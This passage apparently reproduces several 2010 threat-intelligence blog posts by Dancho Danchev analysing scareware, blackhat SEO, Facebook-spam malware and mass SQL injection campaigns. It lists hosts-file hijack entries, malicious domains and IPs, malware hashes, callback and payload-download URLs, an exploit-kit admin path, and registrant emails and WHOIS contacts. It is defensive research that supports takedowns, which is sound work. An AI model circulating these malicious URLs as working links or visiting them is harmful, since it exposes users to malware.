O1 - Hosts: 74.82.216.3 google.co.za

O1 - Hosts: 74.82.216.3 http://www.google.co.za

O1 - Hosts: 74.82.216.3 http://www.google-analytics.com

O1 - Hosts: 74.82.216.3 http://www.bing.com

O1 - Hosts: 74.82.216.3 search.yahoo.com

O1 - Hosts: 74.82.216.3 http://www.search.yahoo.com

O1 - Hosts: 74.82.216.3 uk.search.yahoo.com

O1 - Hosts: 74.82.216.3 ca.search.yahoo.com

O1 - Hosts: 74.82.216.3 de.search.yahoo.com

O1 - Hosts: 74.82.216.3 fr.search.yahoo.com

O1 - Hosts: 74.82.216.3 au.search.yahoo.com
```

1395

What’s so interesting about it anyway?

*Exact same modification was seen in "[10]**Koobface Botnet’s Scare-***

***ware Business Model - Part Two**", in regard to the Google IP **74.125.45.100** .*

Take down actions are already taking place, updated will be posted as soon as new developments emerge.

Related research on blackhat SEO campaigns:

[11]The ultimate guide to scareware protection

[12]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[13]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[14]A Peek Inside the Managed Blackhat SEO Ecosystem

[15]Dissecting a Swine Flu Black SEO Campaign

[16]Massive Blackhat SEO Campaign Serving Scareware

[17]From Ukrainian Blackhat SEO Gang With Love

[18]From Ukrainian Blackhat SEO Gang With Love - Part Two

[19]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[20]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[21]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.

1.

http://www.virustotal.com/analisis/7a62818bb8843b7d700710acdfd160d7c6c8505c5b8be191061fb63d5c1903a2-12757

60410

2. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

3. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

4. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

5. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

6. http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html

7. http://hphosts.blogspot.com/2010/03/crimeware-friendly-isps-vital-teknoloji.html

8.

http://www.virustotal.com/analisis/0f8bfdee644f82b7c25d74555a3e905e96c1112eb701e70cef510d1a60a7ac18-12755

73085

9. http://forum.malekal.com/rogue-security-master-rapport-hijack-t26147.html

10. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

11. http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297

12. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

13. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

14. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

15. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

16. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

17. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

18. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

19. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

20. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

21. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

22. http://ddanchev.blogspot.com/

23. http://twitter.com/danchodanchev

1396

Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign (2010-06-08 21:49)

Researchers from eSoft are reporting on [1]**135,000 Fake YouTube pages currently serving scareware**, in between using multiple monetization/traffic optimization tactics for the hijacked traffic.

Based on the campaign's structure, it's pretty clear that the [2]**template-ization of malware serving sites** ([3]**Part Two**) is not dead. Let's dissect the campaign, it's structure, the monetization/traffic optimization tactics used, list all the domains+URLs involved, and establish multiple connections (in the face of **AS6851, BKCNET "SIA" IZZI**) to recent malware campaigns – cybercriminals are often customers of the same cybercrime-friendly provider.

1397

The campaign is relying on a typical mix of compromised and purely malicious sites, but is using not just an identical template, but identical campaign structure, which remains pretty static for the time being. Upon visiting one of the sites and meeting the referrer requirement – Google works fine – the hardcoded **preload.php** loads, which is always pointing to the same IP, using a randomly generated code, which changes over time - **91.188.60.126/?q=jzhaf** -

AS6851, BKCNET "SIA" IZZI

————————-

inetnum: 91.188.60.0 - 91.188.60.255

netname: ATECH-SAGADE

descr: Sagade Ltd.

descr: Latvia, Rezekne, Darzu 21

descr: +371 20034981

remarks: abuse-mailbox: piotrek89@gmail.com

country: LV

admin-c: TMCD111-RIPE

tech-c: TMCD111-RIPE

status: ASSIGNED PA

mnt-by: AS6851-MNT

changed: taner@bkc.lv 20100423

source: RIPE

role: TMCD Admin Contacts

address: Ieriku 67a, Riga, LV-1084

org: ORG-TMDA1-RIPE

e-mail: bkc@bkc.lv

admin-c: AS1606-RIPE

admin-c: TP422-RIPE

tech-c: RF2443-RIPE

tech-c: IR106-RIPE

nic-hdl: TMCD111-RIPE

changed: taner@bkc.lv 20081023

source: RIPE

————————-

Moreover, the second traffic optimization strategy takes place by loading two different subdomains from

byethost4.com, where another redirection takes place, this time loading the bogus ***mybookface.net*** *- 209.51.195.115*

- Email: hostorgadmin@googlemail.com

Sample campaign structure:

- ***compromised _site.com***

- ***compromised _site.com/preload.php***

- ***91.188.60.126/?q=jzhaf***

- ***popal.byethost4.com/mlk.php?sub=2 &r=google.com***

- ***trash.byethost14.com/tick.php?sub=1 &r=google.com***

- ***cnbutterfly.com/contact.php?uid=2034*** *- 74.81.93.227*

*- **simulshop.com/contact.php?uid=2034** - 88.198.177.74*

*- **www3.smartbestav10.co.cc** - 74.118.194.78*

1398

Domains involved in the campaign:

action-force.net

anytimeopen.com

atomizer.net

auto.ideazzz.ru

avmarket.com.ua

baby-car.ru

babystart.eu

badlhby.com

bestseller4you.at

butikk.losnaspelet.no

clubshirts.info

companions411.biz

egeoptik.com

e-life.com.mxl

eshop.mr-servis.cz

evage.biz

eventhorizon.biz

fliq.de

freestyle-shop.ch

gameartisans.org

gawex.com.pl

gct.ro

geraeuschwelten.de

ignitionlb.info

imalaya.eu

indovic.net

irpen.biz

jasoncorrick.co.uk

lojavirtual.versameta.pt

machineinterface.net

nitmail.com

olek.co.uk

1399

opco.co.ir

pahomefinance.net

pcmall.ro

prozoomhosting.net

rcchina.com.cn

recoverinstyle.net

relogio-de-ponto.com.pt

rhodiola.com.mx

shop.ullihome.de

shopzone.ir

sink-o-mania.com

sklep.autorud.pl

sklep1.vinylove.pl

snews.com.tw

soposhinvitations.com

standrite.com

teoflowerbulbs.ro

1400

triominos.ru

webmas.ca

wesellmac.com

wireandthewood.com

1classfilter.be

24shopping.nl

9mama.pl

apwireless.ca

bazarnet.com.mx

bead.shop-in-hk.com

bicigrino.info

bridezion.de

buenapetito.net

calicompras.com

candjconsulting.us

carpcompany.nl

casacristorey.com.mx

cheekybrats.com.au

chiri-junior.nl

corporate-pc.com

deesis.com.pl

derise.ee

digitalelectronicsolutions.biz

dj1stop.com

firsaturunlerim.com

gentian.no

guihua.com.hk

hydromasaze.com

iranagrishop.com

issanni.net

• [4] Complete list of the actual URLs involved in the campaign

; [5]Pastebin

jasoncorrick.co.uk

klimuszko.net

krasevka.si

kundalinibooks.com.au

kuub.com

lanpower.se

leathershop.be

ludf.net

marinestores.biz

microdermals.com

mingfai.info

minitar.com.tw

msproductions.be

murgiaintavola.it

mvchorus.org

1401

nettohoffnung.de

paketic.com

parisa.lt

pentruacasa.com

promotechmexico.com.mx

pursuitspt1.com

quadroufo.com

quecumbar.co.uk

rotas.lt

sammlereck.info

sensicacciaepesca.com

skintwo.biz

sklep.af.com.pl

sklep.kafti.com

sklep.mago.com.pl

skleplotniczy.pl

skriptorium.at

smscom.nl

spine.com.br

szemuvegkeret.com

teldatawarehouse.com

tiouw.nl

uptowntrellis.co.nz

viasapia.com.br

vita-bhv.nl

widlak-market.com

wscll2.net

xfour.es

yeti.com.pl

Detection for the scareware, and the manual install binary:

*- **install.exe** - [6]Trojan.FakeAlert.CCS; FraudTool.Win32.SecurityTool (v) - Result:*

*16/40 (40 %) - **MD5**:*

3562be54671a1326eeef8bcfc85bd2a0

*- **packupdate107 _2034.exe** - [7]Packed.Win32.Krap.an; TrojWare.Win32.Trojan.Fakealert.4193280 - Result: 10/41*

*(24.4 %) - **MD5**: 991bba541e1872191ec5eb88c7de1f30*

Upon execution the sample phones back to:

***update2.protect-helper.com** - 95.169.186.25 - Email: gkook@checkjemail.nl*

***update1.free-guard.com** - 95.169.186.25 - Email: gkook@checkjemail.nl*

*- **install.48728.exe** - [8]Trojan.FakeAV; TrojanDownloader:Win32/Renos.KX - Result: 26/41 (63.42 %) - **MD5**: 15281c3f3fac1ccdaf43e2b26d32a887*

Upon execution the sample phones back to:

***movieartsworld.com** - 216.240.146.119 - Email: elaynecroft@ymail.com*

*firstnationarts.com - 66.96.219.38 (**redskeltonarts.com**, southard _cheryl@yahoo.com) - Email:*

harold

_ward@ymail.com

***sportfishingarts.com** - 66.199.229.230 (**greenbeearts.com**, heiserdenise@ymail.com) - Email:*

roderickno-

vak@rocketmail.com

***bestgreatarts.com** - 64.191.44.73 (**freesurrealarts.com**, ghuertas@rocketmail.com) - Email: jeffreyespey@ymail.com 1402*

***spacevisionarts.com** - 69.10.35.253 (**picturegraffitoarts.com**, ganthony46@rocketmail.com) - Email: mosleyja-son@rocketmail.com*

***smallspacearts.com** - 64.20.35.3 (**dvdvideoarts.com**,*

ganthony46@rocketmail.com) - Email:

mosleyja-

son@rocketmail.com

Based on cross-checking across different data sets, 91.188.60.126 - AS6851, BKCNET "SIA" IZZI is also known to have been used by at least 4 other members of the affiliate network. Naturally, their "signature" can be seen across multiple ASs as well.

Same scareware affiliate program is seen on the following IPs, using a different set of affiliate partners:

***194.8.250.154/news.php?land=20 &affid=12400** - AS43134, Donstroy Ltd; Emails: donstroitel@mail.com; godaccs@gmail.com*

194.8.250.155./news.php?land=20 &affid=12400

194.8.250.157/news.php?land=20 &affid=42500

194.8.250.158./news.php?land=20 &affid=42500

***91.188.60.118/news.php?land=20 &affid=50900** - AS6851, Sagade Ltd.; Emails: piotrek89@gmail.com;*

91.188.60.124/news.php?land=20 &affid=12800

91.188.60.126/news.php?land=20 &affid=15600

91.188.60.146/news.php?land=20 &affid=20102

91.188.60.147/news.php?land=20 &affid=20102

91.188.60.147/news.php?land=20 &affid=20102

91.213.157.165/news.php?land=20 &affid=50900 *- AS13618, PE "Sattelecom"; Emails: tt@sattelecom.biz*
77.78.239.71/news.php?land=20 &affid=12400 *- AS42560, MAXIMUS-NET-SERVICES; Emails: godaccs@gmail.com; bosko@globalnet.ba*

77.78.239.76/news.php?land=20 &affid=12400

77.78.239.77/news.php?land=20 &affid=15603

As for AS6851, BKCNET "SIA" IZZI, the same AS is also seen in the following campaigns, find below an excerpt from a previous post, emphasizing on the Koobface gang connection, in the sense that they're both customers of the same cybecrime-friendly ISP.

*• [9]**Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns***

*• [10]**GoDaddy's Mass WordPress Blogs Compromise Serving Scareware***

*• [11]**Dissecting the Mass DreamHost Sites Compromise***

*What's so special about [12]**AS6851, BKCNET "SIA" IZZI** anyway? It's the Koobface gang connection in the face of **uro-***

dinam.net, which is also hosted within AS6851, currently responding to **91.188.59.10**. More details on **urodinam.net**:

• [13]**Koobface Botnet’s Scareware Business Model**

• [14]**Koobface Botnet’s Scareware Business Model - Part Two**

Moreover, on the exact same IP where Koobface gang’s **urodinam.net** is parked, we also have the currently active **1zabslwvn538n4i5tcjl.com** - Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit - **91.188.59.10 /temp/cache/PDF.php**; admin panel at: **1zabslwvn538n4i5tcjl.com**

/temp/admin/index.php

1403

For the time being, the following domains, IPs are all active within AS6851, BKCNET "SIA" IZZI:

1zabslwvn538n4i5tcjl.com - 91.188.59.10 - Email: michaeltycoon@gmail.com

hotxxxtubevideo.com - 91.188.59.74

ruexp1.ru - Email: krahil@mail.ru

hotxtube.in - 91.188.59.74 - Email: lordjok@gmail.com

get-money-now.net - 91.188.59.211 - Email: noxim@maidsf.ru

easy-ns-server.org *- 91.188.60.3 - Email: russell1985@hotmail.com*

fast-scanerr-online.org *- 91.188.60.3 - Email: roberson@hotmail.com*

my-antivirusplus.org *- 91.188.60.3 - Email: FranciscoPGeorge@hotmail.com*

myprotectonline.org *- 91.188.60.3 - Email: FranciscoPGeorge@hotmail.com*

sys-protect-online.org *- 91.188.60.3 - Email: FranciscoPGeorge@hotmail.com*

av-scaner-onlinemachine.com *- 91.188.60.3 - Email: gershatv07@gmail.com*

domen-zaibisya.com *- 91.188.59.211 - Email: security2guard@gmail.com*

directupdate.info *- 91.188.60.10 - Email: MichaelBCarlson@gmail.com*

91.188.59.50

91.188.60.3

91.188.59.112

1404

Name servers of notice:

ns1.iil10oil0.com *- 91.188.59.70*

ns2.iil10oil0.com *- 91.188.59.71*

Domains using their services:

allforil1i.com *- Email: lordjok@gmail.com*

allforyouplus.net *- Email: leshapopovi@gmail.com*

alltubeforfree.com *- Email: lordjok@gmail.com*

allxtubevids.net *- Email: lordjok@gmail.com*

downloadfreenow.in *- Email: lordjok@gmail.com*

enteri1llisec.in *- Email: leshapopovi@gmail.com*

freeanalsextubemovies.com *- Email: lordjok@gmail.com*

freetube06.com *- Email: lordjok@gmail.com*

freeviewgogo.com *- Email: leshapopovi@gmail.com*

homeamateurclips.com *- Email: lordjok@gmail.com*

hotfilesfordownload.com

hotxtube.in *- Email: lordjok@gmail.com*

porntube2000.com *- Email: welolseeees@gmail.com*

porntubefast.com *- Email: welolseeees@gmail.com*

porn-tube-video.com *- Email: welolseeees@gmail.com*

skachivay.com

visiocarii1l.net *- Email: leshapopovi@gmail.com*

xhuilil1ii.com *- Email: lordjok@gmail.com*

***yourbestway.cn** - Email: haucheng@yahoo.com*

***youvideoxxx.com** - Email: jonnytrade@gmail.com*

*Take down actions are in place, meanwhile, consider going through the "[15]**Ultimate Guide to Scareware***

***Protection**".*

1405

This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.

1. http://threatcenter.blogspot.com/2010/06/135000-fake-youtube-pages-delivering.html

2. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

3. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

4. http://shorttext.com/0ez98inpj1b

5. http://pastebin.com/JWP5LXeU

6.

http://www.virustotal.com/analisis/dc3fd18068c00c6dc61c8101265d792c9c60c52221417cfb48bed76d76a6c384-12760

07284

7.

http://www.virustotal.com/analisis/41d523e6aa58202192de74f6daeb5473ce44145d932aef1a52f8a165fba4b46d-12760

11993

8.

http://www.virustotal.com/analisis/922922ce19cf7b82e396fccaccdcd34e5c974d8c52489b049fb398627e67fa32-1276007394

9. http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html

10. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

11. http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html

12. https://zeustracker.abuse.ch/monitor.php?host=91.188.59.50

13. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

14. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

15. http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297

16. http://ddanchev.blogspot.com/

17. http://twitter.com/danchodanchev

1406

Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560

(2010-06-15 16:05)

A spamvertised through Facebook personal messages, Photo Album themed campaign, with the domain IP respond-

*ing to ZeuS C &Cs, combined with an indirect connection between this campaign and the "[1]**100,000+ Scareware Serving Fake YouTube Pages Campaign**", followed by a domain portfolio used in a currently active mass SQL injection attack serving CVE-2007-5659 exploits, parked within the same AS as the Facebook's campaign itself.*

What else is missing? The details of course.

*DM spamvertised URL: **online-photo-albums.org** - 77.78.239.4, AS42560, BA-GLOBALNET-AS - Email:*

pro-

tect@privacy.com.ua

*Detection rate: **album.exe** - [2]Win32.DownloaderReno; Backdoor.Win32.Kbot.anj - Result: 12/41 (29.27 %)*

***MD5:** d24aa2c364d4b86f75a09362c952a838*

***SHA1:** 3973c547b64d166ae807eec494c373efd53ac04c*

*Creates **1.exe**; **2.exe** and the self-destructing **3.exe**. Detection rates:*

***- 1.exe** - [3]Result: 0/41 (0.00 %)*

***MD5:** fbd0a495d3409123d0e90a9a734cbbc1*

1407

SHA1: *ce527267f50b433c622e5da0db5515a4d2e4ae9c*

- 2.exe *- [4]Win32.DownloaderReno; Sus/UnkPacker - Result: 10/41 (24.39 %)*

MD5: *7a4feaf8d9acf982d0cbeb437e4f7c3d*

SHA1: *39b280d0d2ec505a94415f7a9468a547fee51c66*

with ***3.exe*** *phoning back to the following domain, also responding to the original campaign's IP* ***77.78.239.4***

spmfb3309.com /ab/setup.php?act=filters &id=BWKJD0NWLt3pn2Vh6YlhhBe3 &ver=2

inetnum: 77.78.239.0 - 77.78.240.255

netname: MAXIMUS-NET-SERVICES

remarks: # # # in case of abuse please contact: ***godaccs@gmail.com*** *# # #*

descr: Maximus hosting services

country: MD

admin-c: JB1004

tech-c: JB1004

status: ASSIGNED PA

mnt-by: BA-GLOBALNET

changed: ***bosko@globalnet.ba*** *20100528* *source: RIPE*

person: Jerkovic Bosko

address: Josipa Vancasa 10

address: 71000 Sarajevo

address: Bosnia and Herzegovina

phone: +387 33 221093

*e-mail: **bosko@globalnet.ba***

nic-hdl: JB1004

mnt-by: BA-GLOBALNET

*changed: **bosko@globalnet.ba** 20070309*

source: RIPE

*Surprise, surprise, where do we know that **godaccs@gmail.com** abuse email from? From the previously pro-*

*filed "[5]**Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign**". In particular:*

*- AS43134, Donstroy Ltd; Emails: donstroitel@mail.com; **godaccs@gmail.com***

*- AS42560, MAXIMUS-NET-SERVICES; Emails: **godaccs@gmail.com***

*Responding to **77.78.239.4** (**online-photo-albums.org**) are also the following domains:*

hyporesist.com *- Email: Kyle.MoodyAl@yahoo.com - Used to* ***register ever52592g.com****;* ***miror-counter.org****;* ***mn-frekjivr.com***

newsbosnia.org *- Email: qggrvpvwiw@whoisservices.cn - [6]****ZeuS crimeware C &C***

online-photo-albums.org *- Email: protect@privacy.com.ua*

search-static.org *- Email: Kyle.MoodyAl@yahoo.com*

spmfb2299.com *- Email: laycxpqguk@whoisservices.cn*

spmfb3309.com *- Email: qhyfafvqyh@whoisservices.cn*

vostokgear.org *- Email: afgjvubuym@whoisservices.cn*

Where's the mass SQL injection attack connection? Within AS42560, responding to 77.78.239.56 are also the

following domains, part of the campaign:

1408

google-server09.info *- Email: kit00066@gmail.com*

google-server10.info *- Email: kit00066@gmail.com*

google-server11.info *- Email: kit00066@gmail.com*

google-server12.info *- Email: kit00066@gmail.com*

google-server14.info *- Email: kit00066@gmail.com*

google-server29.info *- Email: kit00066@gmail.com*

google-server31.info *- Email: kit00066@gmail.com*

jhuiuhxfgxhlfkjhjth.info *- Email: kit00066@gmail.com*

jhuiuhxfgxhtfkjhjth.info *- Email: kit00066@gmail.com*

jhuluhxfgxhlfkjhjth.info *- Email: kit00066@gmail.com*

top-teen-porn.info *- Email: kit00066@gmail.com*

Sample mass injection URLs:

google-server09.info/ urchin.js

google-server10.info/ urchin.js

google-server11.info/ urchin.js

google-server12.info/ urchin.js

google-server14.info/ urchin.js

google-server29.info/ urchin.js

google-server31.info/ urchin.js

jhuiuhxfgxhlfkjhjth.info/ urchin.js

jhuiuhxfgxhtfkjhjth.info/ urchin.js

jhuluhxfgxhlfkjhjth.info/ urchin.js

Detection rate:

- ***urchin.js*** *- [7]Trojan.JS.Redirector.ca (v); JS:Downloader-LP*
- Result: 4/41 (9.76 %)

MD5: *3f2bc50c30ed8e7997b3de3d528d0ed5*

SHA1: *66d6edef711516201f20fce676175ad16777e162*

Sample exploitation structure from the mass SQL injection campaign:

- ***google-server31.info /urchin.js***

- ***Scanner-Album.com/?affid=382 &subid=landing*** *- 91.212.127.19, AS49087, Telos-Solutions-AS - Email: systemman _mk@gmail.com*

- ***websitecoolgo.com/cgi-bin /158*** *- 91.188.59.220 - AS6851, BKCNET "SIA" IZZI - Email:*

marcomar-

cian@hotmailbox.com

- ***websitecoolgo.com /cgi-bin/random content*** *leading to CVE-2007-5659*

1410

Parked on ***91.212.127.19*** *(****Scanner-Album.com****), AS49087, Telos-Solutions-AS:*

automaticsecurityscan.com *- Email: robertwatkins@hotmailbox.com*

bigsecurityscan.com *- Email: robertwatkins@hotmailbox.com*

bigsecurityscan.com *- Email: robertwatkins@hotmailbox.com*

blacksecurityscan.com *- Email: robertwatkins@hotmailbox.com*

edscorpor.com *- Email: leonschmura@hotmailbox.com*

edsctrum.com *- Email: admin@edsfiles.com*

edsfiles.com *- Email: leonschmura@hotmailbox.com*

edsfilles.com *- Email: leonschmura@hotmailbox.com*

edsletter.com *- Email: leonschmura@hotmailbox.com*

edslgored.com *- Email: leonschmura@hotmailbox.com*

edsnewter.com *- Email: leonschmura@hotmailbox.com*

edsogos.com *- Email: leonschmura@hotmailbox.com*

edsspectr.com *- Email: leonschmura@hotmailbox.com*

1411

edstoox.com *- Email: leonschmura@hotmailbox.com*

findsecurityscan.com *- Email: robertwatkins@hotmailbox.com*

memory-scanner.com *- Email: systemman _mk@gmail.com*

onefindup.org *- Email: JamesHying@xhotmail.net*

scanner-album.com *- Email: systemman _mk@gmail.com*

scanner-definition.com *- Email: rutkowski _m3@gmail.com*

scanner-hardware.com *- Email: systemman _mk@gmail.com*

scanner-master.com *- Email: systemman _mk@gmail.com*

scanner-models.com *- Email: systemman _mk@gmail.com*

scanner-profile.com *- Email: systemman _mk@gmail.com*

scanner-programming.com *- Email: systemman _mk@gmail.com*

scanner-supplies.com *- Email: rutkowski _m3@gmail.com*

scanner-tips.com *- Email: systemman _mk@gmail.com*

searchdubles.org *- Email: MerleMeisin@xhotmail.net*

searchmartiup.org *- Email: MerleMeisin@xhotmail.net*

searchprasup.org *- Email: MerleMeisin@xhotmail.net*

searchprodinc.org *- Email: MerleMeisin@xhotmail.net*

searchprodinc.org *- Email: MerleMeisin@xhotmail.net*

searchtanup.org *- Email: MerleMeisin@xhotmail.net*

1412

*Responding to 91.188.59.220 and **91.188.59.221** (**websitecoolgo.com**) within AS6851, BKCNET "SIA" IZZI are also the following domains participation in different campaigns:*

internetgotours.com *- Email: marcomarcian@hotmailbox.com*

mediaboomgo.com *- Email: paulalameda@hotmailbox.com*

mediagotech.com *- Email: marcomarcian@hotmailbox.com*

mediaracinggo.com *- Email: paulalameda@hotmailbox.com*

netgozero.com *- Email: marcomarcian@hotmailbox.com*

nethealthcarego.com *- Email: marcomarcian@hotmailbox.com*

networkget.com *- Email: marcomarcian@hotmailbox.com*

networksportsgo.com *- Email: marcomarcian@hotmailbox.com*

patricknetgo.com *- Email: paulalameda@hotmailbox.com*

webaliveget.com *- Email: paulalameda@hotmailbox.com*

webcoolgo.com *- Email: paulalameda@hotmailbox.com*

webgettraffic.com *- Email: paulalameda@hotmailbox.com*

webgetwisdom.com *- Email: marcomarcian@hotmailbox.com*

webgetwise.com *- Email: marcomarcian@hotmailbox.com*

webgoengine.com *- Email: paulalameda@hotmailbox.com*

webgosolutions.com *- Email: paulalameda@hotmailbox.com*

webmagicgo.com *- Email: paulalameda@hotmailbox.com*

websitecoolgo.com *- Email: marcomarcian@hotmailbox.com*

websiteget.com *- Email: marcomarcian@hotmailbox.com*

*The rise of [8]**custom abuse emails**, conveniently offered to cybercrime-friendly dedicated customers?*

*It's worth pointing out that **godaccs@gmail.com** a.k.a Complife, Ltd is conveniently responsible for- AS42560, BA-GLOBALNET-AS; AS43134, Donstroy Ltd; and AS42560, MAXIMUS-NET-SERVICES, followed by **piotrek89@gmail.com** responsible for [9]**AS6851, BKCNET "SIA" IZZI** (used by the Koobface gang, also seen in the following campaigns 1413*

*[10]**Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns**; [11]**GoDaddy's Mass WordPress Blogs Compromise Serving Scareware**).*

This post has been reproduced from [12]Dancho Danchev's blog. Follow him [13]on Twitter.

1. http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html

2.

http://www.virustotal.com/analisis/2ace318127ee5b49b44df31561928a75022f258a53e521ab4c4ab12791ec66b3-12766

04208

3.

http://www.virustotal.com/analisis/bfe5a1b7a6aaf0a931ca0765f149cd1dc26f3f85ac6163dbde07578602fcbb70-12766

05051

4.

http://www.virustotal.com/analisis/4e6bc0e52d3ef88e0db7f10d0cb6219caea7b313b7fe50282d43dc6d6cd61d70-12766

05058

5. http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html

6. https://zeustracker.abuse.ch/monitor.php?ipaddress=77.78.239.4

7.

http://www.virustotal.com/analisis/ff387ec39afa68aabfad3f3fd622ceaca4f58e837f5a6fbd568fcefc5cfdde32-12766

07425

8. http://twitter.com/danchodanchev/status/6549021186

9. http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html

10. http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html

11. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

12. http://ddanchev.blogspot.com/

13. http://twitter.com/danchodanchev

1414

Dissecting the Exploits/Scareware Serving Twitter Spam Campaign (2010-06-16 14:32)

*[1]**Yesterday's exploits-serving campaign spreading across Twitter**, using automatically registered accounts "pinging" random Twitter users with links to the campaign, is worth profiling due to its state of maliciousness - if the end user is exploitable, exploits are served ultimately leading to scareware, and if he isn't, the cybercriminals behind it*

*[2]**attempt to monetize through the same network** used by the [3]**Koobface gang on Mac OS X hosts - zml.com**.*

Let's dissect the campaign, and once again emphasize on the fact just how small the cybercrime ecosystem

could be, given enough historical data is gathered on who's who, who's what, and what's when.

Sample exploitation structure:

*- **qtoday.info /ttds/doit.php?ckey=12 &schema=1 &f=wF** - 94.228.209.73 (AS47869), 75.125.222.242 (AS21844)*

*- **qtoday.info /ttds/jump.php***

*- **fqsmydkvsffz.com /tre/vena.html/RANDOM** - 69.174.242.21 (AS13768); 75.125.222.242 (AS21844)*

1415

The scareware installed interacts with AS18866:

69.50.197.241 /up/e1.dat

69.50.197.241 /up/e2.dat

69.50.197.241 /data/upd6.dat

69.50.197.241 /data/upd7.dat

69.50.197.241 /data/upd1.dat

69.50.197.241 /data/upd2.dat

*Responding to **69.50.197.241** (AS18866) are:*

radarixo.com** - Email: moldavimo@safe-mail.net - [4]**profiled here

cyberduck.ru** - Email: samm _87@email.com - [5]**profiled here

***livejasment.com** - Email: moldavimo@safe-mail.net*

linksandz.com** - Email: moldavimo@safe-mail.net - [6]**profiled here

Detection rates:

*- **e1.dat** - 11 on 17 (65 %) - [7]Trojan.MulDrop1.21645; Win32/Lukicsel.P*

***MD5 hash:** 2566c11a9cd2226b59d226e76bae9f64*

SHA1 hash: *6a1fd405f547ed33f7cfe3abad4f423a33c0e281*

*- **e2.dat** - 8 on 17 (47 %) - [8]W32/Witkinat.A.gen!Eldorado; Win32/Witkinat.R*

MD5 hash: *8daaa96ba059e6b1d5108c314f160175*

SHA1 hash: *b43d26bb2583d9057cb343c10d5db79c846ed895*

*- **upd1.dat** - 11 on 17 (65 %) - [9]TR/Lukicsel.EB; Trojan.Win32.Delf.aaxw A*

MD5 hash: *7b2534536cdf168f50d63845b13af8ba*

SHA1 hash: *306f5199c3f91cd28c634914a6478bcbc5c4e9c0*

*- **upd2.dat** - 11 on 17 (65 %) - [10]TR/Lukicsel.EB; Trojan.Win32.Delf.aaxw A*

MD5 hash: *323a1a2429467b3891cc20a26b82f851*

SHA1 hash: *ae3fe6b442521d95631703ab530213e897e4f8ea*

*- **upd6.dat** - 9 on 17 (53 %) - [11]Win32/Lukicsel.P; Trojan-Dropper.Win32.Delf.frm*

MD5 hash: *d05d89bdadd8a23c2ceb0b016d49550a*

SHA1 hash: *366db3c2cd64a57587376b416c42960ad1f28ea3*

*- **upd7.dat** - 11 on 17 (65 %) - [12]SHeur3.AAEI; Trojan-Dropper.Win32.Delf.frq*

MD5 hash: *1a582b50d82fb57bec036e1962e5da2e*

SHA1 hash:
15a9540927f64dec23e625e140dfde7ce3d23df7

1416

The rest of the exploits-serving domains portfolio parked at ***69.174.242.21*** *(AS13768);* ***75.125.222.242*** *(AS21844):*
danenskgela.com *- Email: strohmeiera@yahoo.com*

aghoxekaoxk.com *- Email: tavsadr5r5@yahoo.com*

xfgswsoxoxk.com *- Email: tavsadr5r5@yahoo.com*

directinmixem.com *- Email: strohmeiera@yahoo.com*

carsmazda6.in *- Email: valeriyku@gmail.com*

danenskgela.com *- Email: strohmeiera@yahoo.com*

tfyxffnacsc.com *- Email: edb.ri871@gmail.com*

sfkemlymeywk.com *- Email: admin@overseedomainmanagement.com*

aghoxekaoxk.com *- Email: tavsadr5r5@yahoo.com*

aghtdkpaoxk.com *- Email: skdhdjfg7s@yahoo.com*

aghtdqpaoxk.com *- Email: njgf555dfdsa@yahoo.com*

dhjftzbdoxk.com *- Email: skdhdjfg7s@yahoo.com*

dbcyjnudoxk.com *- Email: njgf555dfdsa@yahoo.com*

mcduimqmoxk.com *- Email: fresadmsn7y@yahoo.com*

piamlzjpoxk.com *- Email: fresadmsn7y@yahoo.com*

pfgswlopoxk.com *- Email: 7uwy7letel@yahoo.com*

qjigaicqoxk.com *- Email: 7uwy7letel@yahoo.com*

